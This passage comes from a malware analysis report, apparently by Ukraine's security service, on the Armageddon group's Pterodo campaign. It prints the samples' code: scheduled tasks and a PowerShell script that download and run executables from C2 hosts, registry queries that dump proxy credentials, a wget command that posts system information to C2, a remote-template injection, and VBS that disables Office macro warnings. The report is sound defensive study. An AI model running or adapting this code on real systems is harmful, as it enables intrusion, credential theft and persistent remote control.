


Name	Size	Packed Size	Modified	Attributes	CRC	Encrypted	Method	Block
GoogleUpdateSetup.lnk	1 244	687	2016-05-12 08:46		720DDE55	-	LZMA:16	1
LocalSMS.dll	92 672	41 105	2015-04-29 14:59		01264E36	-	BCJ LZMA:96k	4
tron.cmd	1 697	739	2016-12-14 11:56		7D7C3543	-	LZMA:16	0
winrestore.dll	220 160	92 571	2016-11-30 12:08		9098B56C	-	BCJ LZMA:18	2
wmprph32.exe	78 848	35 102	2016-12-01 15:28		5F67AEA6	-	BCJ LZMA:96k	3

Figure 5. A set of malware files in one of the cases

The virus provides the following actions: the virus copies its files to the operating system startup folders %APPDATA%\Microsoft\Windows\Start and Menu\Programs\Startup, and registers itself in the task scheduler (Figure 6) in order to wait for action from the command & control server (C2).

In earlier versions, command & control servers were hard-coded, but from 2019 the SSU noticed additional configuration files with backup C2 list.




```
schtasks /Create /SC MINUTE /MO 30 /F /tn ie_cash_%LsYmgiR:-=%_01 /tr "%APPDATA%\Microsoft\IE\ie_cash.exe -b -c -t 5
'http://bitsadmin.ddns.net/ %computername%_%LsYmgiR:-=%/setup.exe' -P '%USERPROFILE%' "schtasks /Create /SC [redacted]
MINUTE /MO 31 /F /tn ie_cash_%LsYmgiR:-=%_02 /tr "%USERPROFILE%\setup.exe"
if defined vExyfKu (
schtasks /Create /SC MINUTE /MO 32 /F /tn ie_cash_%LsYmgiR:-=%_03 /tr "%APPDATA%\Microsoft\IE\ie_cash.exe [redacted]
-e http_proxy=http://%%f --proxy-user=%%m --proxy-password=%%x -b -c -t 3 'http://bitsadmin.ddns.net/
%computername%_%LsYmgiR:-=%/setup.exe' -P '%USERPROFILE%'"[redacted]
```

Figure 6. An example which demonstrate unauthorized scheduler task

The algorithm for unpacking, placing files into directories and their subsequent launch is encoded in a tron.cmd. This file is a orchestrator which is responsible for managing the entire package of malicious modules.

The LocalSMS.dll file is a dropper that communicates with the command & control server and loads other modules. In order to do that, the information about the computer is collected: computer name, user list, list of logical drives in the system, installed updates, etc. All this information is written to a file and sent to a specific server. In many cases, the malware has the functionality of dumping credentials for authorization on the internal proxy server from the OS registry, and its application if necessary (Figure 7).



```
For /F "UseBackQ Tokens=2*" %%e In (`Reg.exe Query %"%HKCU\Software%\%Microsoft\Windows%\%CurrentVersion\Internet Settings%"%^|Find /I "ProxyServer"`) do set xJYZhCT=%%f
If gGBvQIU==%TIME% Set KKmRDYT=%COMPUTERNAME%
set gGBvQIU=KKmRDYT+SoEBmBF+%ProgramData%
For /F "UseBackQ Tokens=2*" %%j In (`Reg.exe Query %"%HKCU\Software%\%Microsoft\Windows%\%CurrentVersion\Internet Settings%"%^|Find /I "ProxyUser"`) do set dWDGDWJ=%%k
If gGBvQIU==%TIME% Set KKmRDYT=%COMPUTERNAME%
set SZLuOKB=gGBvQIU+SoEBmBF-uhDCxtK*KKmRDYT-%HOMEDRIVE%
For /F "UseBackQ Tokens=2*" %%y In (`Reg.exe Query %"%HKCU\Software%\%Microsoft\Windows%\%CurrentVersion\Internet Settings%"%^|Find /I "ProxyPass"`) do set fnHFqgC=%%z
```

Figure 7. Code for dumping proxy credentials

winrestore.dll is a tool responsible for creating and collecting screenshots.

It should be noted that the set of modules changed with every new wave of attack, with the expectation of loading the necessary components after fixing in the system (depending on current needs). At the same time, the servers are configured in such way that attempts to load the malware components for research were unsuccessful, and the server response was 404 Not Found. This is due to additional settings/parameters of the request (for example, the IP is not in the white list to which you can download further malware from the link, inappropriate user agent). This filters computers that are of interest to the attacker.

During the period 2018-2019, together with the SFX-archives, the victims received letters with attached .scr files (screensaver), which masked the standard .exe extension for such file types.


This file contains a thematic office document (no macros), as well as a malware dropper.

The last file is a free WGET console bootloader that connects to the command server and downloads a new software module that uses the *systeminfo* command to generate a list of required information and the name of the *bot* generated from the PC name and logical drive serial number (%computername% _logicaldiskserial). After sending system information, in response, the main function modules are loaded, which allow remote execution of commands. The *task scheduler* creates a task to periodically run of the malware in order to have resilience for rebooting.

Another mechanism for downloading malware modules was to create an allegedly attached archive file in an email using HTML, which, when clicked, communicates to a remote server using a specific download link. Thus, the first-stage malware was delivered to the victim's information system.

At the same time, it turned out that depending on the operating system and the transition time, the victim received different content. On the day of the investigation, before 10 a.m, the .scr archive was downloaded, and after 11 a.m., the .rar archive was downloaded from the same link.

At some time, when communication initiates from a mobile Android device, the user's browser redirected to the phishing page Google Play http://google-play.serveftp [.]com/ (hosting provider Expert Llc). However, the download did not take place, and the page of the real Google market service was opened (Figure 8). Thus, we can assume the deployment of these resources to conduct a cybercampaign to compromise mobile terminals.



78% 16:05

google-play.serveftp.com/attach/g

Google Play

Для продолжения работы необходимо обновить Сервисы Google Play

Сервисы Google Play

Google LLC – 5 ноября 2017 г. – 3+

Инструменты

Загрузка...

★★★★★ (13 845 891)

Описание

Сервисы Google Play используются для обновления приложений Google и приложений из Google Play.
Этот компонент обеспечивает работу ключевых функций, таких как аутентификация в службах Google и синхронизация контактов, а также доступ к новейшим настройкам


Figure 8. Content view for mobile devices

During this period, the Security Service of Ukraine also found some sample files that contained Windows Management Tools (WMI) commands to determine the location of the information system, as well as the use of non-numerous scripts on PowerShell.

PowerShell

The Security Service of Ukraine has detected Armageddon using two types of PowerShell scripts.


One of them is designed to obtain information about the user and the information system, sending it to the command & control server, loading in response an additional module – the executable file with its simultaneous hidden start (Figure 9).




```
$User = [Environment]::UserName
$Peka = [Environment]::MachineName
$url= "http://list-sert.ddns.net/"+$Peka+"_540AD80E/walt.html"
$http_request = New-Object -ComObject Msxml2.XMLHTTP
$http_request.open('GET', $url, $false)
$http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
$http_request.send($parameters)
$UserFull = ([adsi]"WinNT://$Domain/$User,user").fullname
$Name = "C:\Users\doroty\AppData\Local\Temp\files.exe"
$text = $http_request.responseBody
$fs = New-Object IO.FileStream($Name,[IO.FileMode]::OpenOrCreate)
$fs.Write($text,0,$text.Count)
$fs.Close()
Start-Sleep -s 20
$l = Get-Item $Name
if ($l.Length -gt 900)
{
Start-Process -FilePath ($Name) -NoNewWindow -Wait
}
```

Figure 9. PowerShell script example

Another script file contained 4039 lines of program code. At the same time, PowerShell commands were actually intended to execute code in the C# programming language. Analysis of this code showed that its functional purpose was to connect to the command & control server in the appropriate domain, retrieve data from it, loaded data into the executable file and to run it (Figure 10).



```
$assemblies = ("System.Windows.Forms", "System.Management.dll")
$code = @"
using System;
namespace kaljuy
{
 public class nmhmlk
{

 public static void Main(){
            try{
                Init();

//trash
try{
System.Diagnostics.Process joveVgbTe = new System.Diagnostics.Process();

}catch{}

//trash
try{
Random ilbaJ = new Random();
System.Diagnostics.Process[] vGZZ  = System.Diagnostics.Process.GetProcesses();
string vtWoyLB = vGZZ[ilbaJ.Next(161, vGZZ.Length - 1)].ProcessName;
}catch{}

//trash
try{
string[] nsFFhK  = System.IO.Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
}catch{}

//trash
```




```
//trash
try{
DateTime BihP   = DateTime.Now;
DateTime GPWEDYWfG = DateTime.Now;
Double cMmSKudy = (BihP    - GPWEDYWfG).TotalSeconds;
}catch{}

        FoMZHPXj[1] = (byte)ZeMqspoT.Next(1, 5);
        FoMZHPXj[5] = (byte)ZeMqspoT.Next(1, 9);
//trash
try{
string ouxGHG = "http://ouxGHG.VBxkJli/ittuYFVsK.UAttAqNj";
System.Net.IPHostEntry ittuYFVsK = System.Net.Dns.GetHostEntry(new Uri(ouxGHG).Host);
string UAttAqNj = ittuYFVsK.AddressList[0].ToString();
}catch{}

//trash
try{
DateTime nPVLvhcW   = DateTime.Now;
DateTime drfN = DateTime.Now;
Double FjACLS = (nPVLvhcW    - drfN).TotalSeconds;
}catch{}

        FoMZHPXj[123] = (byte)ZeMqspoT.Next(1, 9);
    }}
"@
Add-Type -ReferencedAssemblies $assemblies -TypeDefinition $code -Language CSharp
iex "[kaljuy.nmhmlk]::Main()"
```

Figure 10. PowerShell script example with C#

However, it should be noted that only about 200 lines of code are actually functional. All other lines are generated only for distraction, which can be attributed to the program code obfuscation technic.

In fact, the first stage now lies in downloading the WGET console utility and scripts to run it, set up persistence for rebooting by making changes to the registry and/or task scheduler, as well as collecting information about the system (computer name, disk name, IP-address, login and password to access the Proxy) and send the collected information to C2 (Figure 11).



```
Iclouding.exe --post-data="versiya=arm_29.08&comp=ROOT-548C2A21BE&id=ROOT-548C2A21BE_C077AF21&
sysinfo=Host Name: ROOT-548C2A21BE+###OS Name: Microsoft Windows XP Professional+###OS Version:
5.1.2600 Service Pack 3 Build 2600+###OS Manufacturer: Microsoft Corporation+###OS Configuration:
Standalone Workstation+###OS Build Type: Uniprocessor Free+###Registered Owner: root+###Registered
Organization: +###Product ID: 22111-407-6455030-35648+###Original Install Date: 3/7/2017, 9:12:17
AM+###System Up Time: 70 Days, 4 Hours, 6 Minutes, 29 Seconds+###System Manufacturer: innotek
GmbH+###System Model: VirtualBox+###System type: X86-based PC+###Processor(s): 1 Processor(s)
Installed.+###[01]: x86 Family 6 Model 158 Stepping 10 GenuineIntel ~2495 Mhz+###BIOS Version:
LENOVO - 2020+###Windows Directory: C:\WINDOWS+###System Directory: C:\WINDOWS\system32+###Boot
Device: \Device\HarddiskVolume1+###System Locale: en-us;English (United States)+###Input Locale:
en-us;English (United States)+###Time Zone: (GMT-05:00) Eastern Time (US & Canada)+###Total
Physical Memory: 511 MB+###Available Physical Memory: 333 MB+###Virtual Memory: Max Size: 2,048 MB+
###Virtual Memory: Available: 2,008 MB+###Virtual Memory: In Use: 40 MB+###Page File Location(s):
C:\pagefile.sys+###Domain: WORKGROUP+###Logon Server: \\ROOT-548C2A21BE+###Hotfix(s): 3 Hotfix(s)
Installed.+###[01]: File 1+###[02]: Q147222+###[03]: KB954550-v5 - Update+###NetWork Card(s): 1 NIC(s)
Installed.+###[01]: AMD PCNET Family PCI Ethernet Adapter+###Connection Name: Local Area Connection
2+###DHCP Enabled: No+###IP address(es)+###[01]: 192.168.56.101+###" "http://single-office[.]ddns.net"
-q -N http://single-office.ddns[.]net -O update.exe
```

Figure 11. Sending data to command & control server


In many batch files, the use of commands that changed the values in the registry by "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden" to "00000002" was noticed, which allows to hide files and folders from the user. This functionality corresponds to changing the parameter *show hidden files, folders and drives* in the *folder settings*.

Having created conditions for constant presence in the system and receiving constant requests from the victim's system, the group filters bots with the main malicious software.

Also since the end of 2019, Armageddon started to implement VBSscipts, which completely replaced *cmd files* later and became the main scripts for the malware *Pterodo* functionality to be deployed in the system, to maintain persistence and download new specialized modules.

Full usage of VBSscipts group has begun in 2020 and hasn't been stopped till this day. The conditions for this are actually created due to the existence of the CVE 2017-0199 vulnerability.

By examining the code of numerous files and their relationships, it is possible to draw conclusion aboutthe following mechanism of compromising the victim's system. The recipient receives and opens an office electronic document (.docx, .doc, .rtf format) with a built-in file link to download a remote template. In response, a template file (.dot) is sent with built-in macros, the execution of which provides the initial stage of the information system compromising. This mechanism can be implemented in MS Word, Exel, PowerPoint (Figure 12).



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="
rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target
="http://185.22.153.9/DESKTOP-IP4RJ89/prior/energy/bidding.dot" TargetMode="External"/></Relationships>
```

Figure 12. Built-in reference to download a *dot file*

As a result, the malicious VBA code deletes the *Windows DNS cache* using the *ipconfig/flushdns* command, decodes the *Base64* strings, places the *vbs file* in the specified way, writes the code to it, and finally creates a task in the *task scheduler* on behalf of *Administrator* to run this file using *VBS (wscript.exe - standard Windows utility for executing VBS scripts)* with a certain frequency (for example 5 minutes) every day.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Lnk


At the same time, the settings of *Microsoft Office Word* for invisible documents damage are changed in the registry and run the malware using *VBA*. Changes occur in the registry branch *HKEY_CURRENT_USER\Software\Microsoft\Office\Version\Word\ Security* with keys *AccessVBom* and *VBAWarnings*. By default, these keys are set to *"0"*. As a result of unauthorized actions, they are set to *"1"*.

This bypassing Microsoft Office by default settings method is used to automatically run trusted external or untrusted macros and any *VBA* code without displaying a security warning or obtaining user permission. Besides, any victim that allows macros to run once from a malicious file will be opened to macro-based attacks. The victim will unknowingly distribute the same malicious code among other users, transferring infected office documents from one system to another.

The *vbs file* is started at login due to the corresponding values from the autostart branch of the registry *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

As a result of startup, a unique user agent is generated, which transmits data on the computer name and serial number of the system disk (HEX-value) to the command and control server (according to the domain name defined in the code).

In case of a failed request, the script code provides the ability to search for actual C2 IP-address by known domain (Figure 13) and repeats the query at the following link *http://{IP address domain name at runtime}/php file name*. If the server responds successfully, the received data is written to a new executable file.



```
pJdcLvX = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.165::" + hAcWfEStkKTiQsjKXFJU & "_" +
jgyadwRhkL + "::/." + "instrument/."
NUetmnTXvBLAGFdomuIMiuLE="Word.Application"
set ZoSVsXqCdqhO = CreateObject(NUetmnTXvBLAGFdomuIMiuLE)
ZmXfgsL="HKEY_CURENT_USER\Software\Microsoft\Office\"
byPJYAv="\Word\Security\"
kkuTpzRQdCDyhhQQuvz="AccessVBOM"
xcIywbDLFqRI="VBAWarnings"
SDbGxfqazLzwytvI="REG_DWORD"
xWvoQRJDdZsxAmhH. _ RegWrite ZmXfgsL & ZoSVsXqCdqhO.Version + byPJYAv + kkuTpzRQdCDyhhQQuvz, 1, SDbGxfqazLzwytvI
xWvoQRJDdZsxAmhH. _ RegWrite ZmXfgsL & ZoSVsXqCdqhO.Version & byPJYAv + xcIywbDLFqRI, 1, SDbGxfqazLzwytvI
ZoSVsXqCdqhO. _ Quit
FoCQxfkmaiFbkzO="http://"
aKojitYSyStmK=CreateObject("WScript.Shell"). _
ExpandEnvironmentStrings("%Temp%")&"\dene.tmp"
CreateObject("WScript.Shell"). _
Run "cmd.exe /C %WINDIR%\System32\nslookup.exe deliver.michis.ru ns1.reg.ru > """ & aKojitYSyStmK & """ ",0,True
lissBuGfU = CreateObject("Scripting.FileSystemObject"). _
openTextFile(aKojitYSyStmK).readAll()
WTNYckZUgZVzROgBcn=Split(lissBuGfU, "deliver.michis.ru" & VbCrLf & "Address: ")
ZGyKsSfPEhRQuxU=Replace(WTNYckZUgZVzROgBcn(1),VbCrLf,"")
ZGyKsSfPEhRQuxU = Trim(ZGyKsSfPEhRQuxU)
lKfLgybvJqOzmuJAbQx = FoCQxfkmaiFbkzO + ZGyKsSfPEhRQuxU & "/full.ape"
randomize
If KrXNdpmtuRVFlBlAZhwVl. _
Fileexists(OFKgSbWFpNVWiWxAkwRl) Then itMRmg(OFKgSbWFpNVWiWxAkwRl)
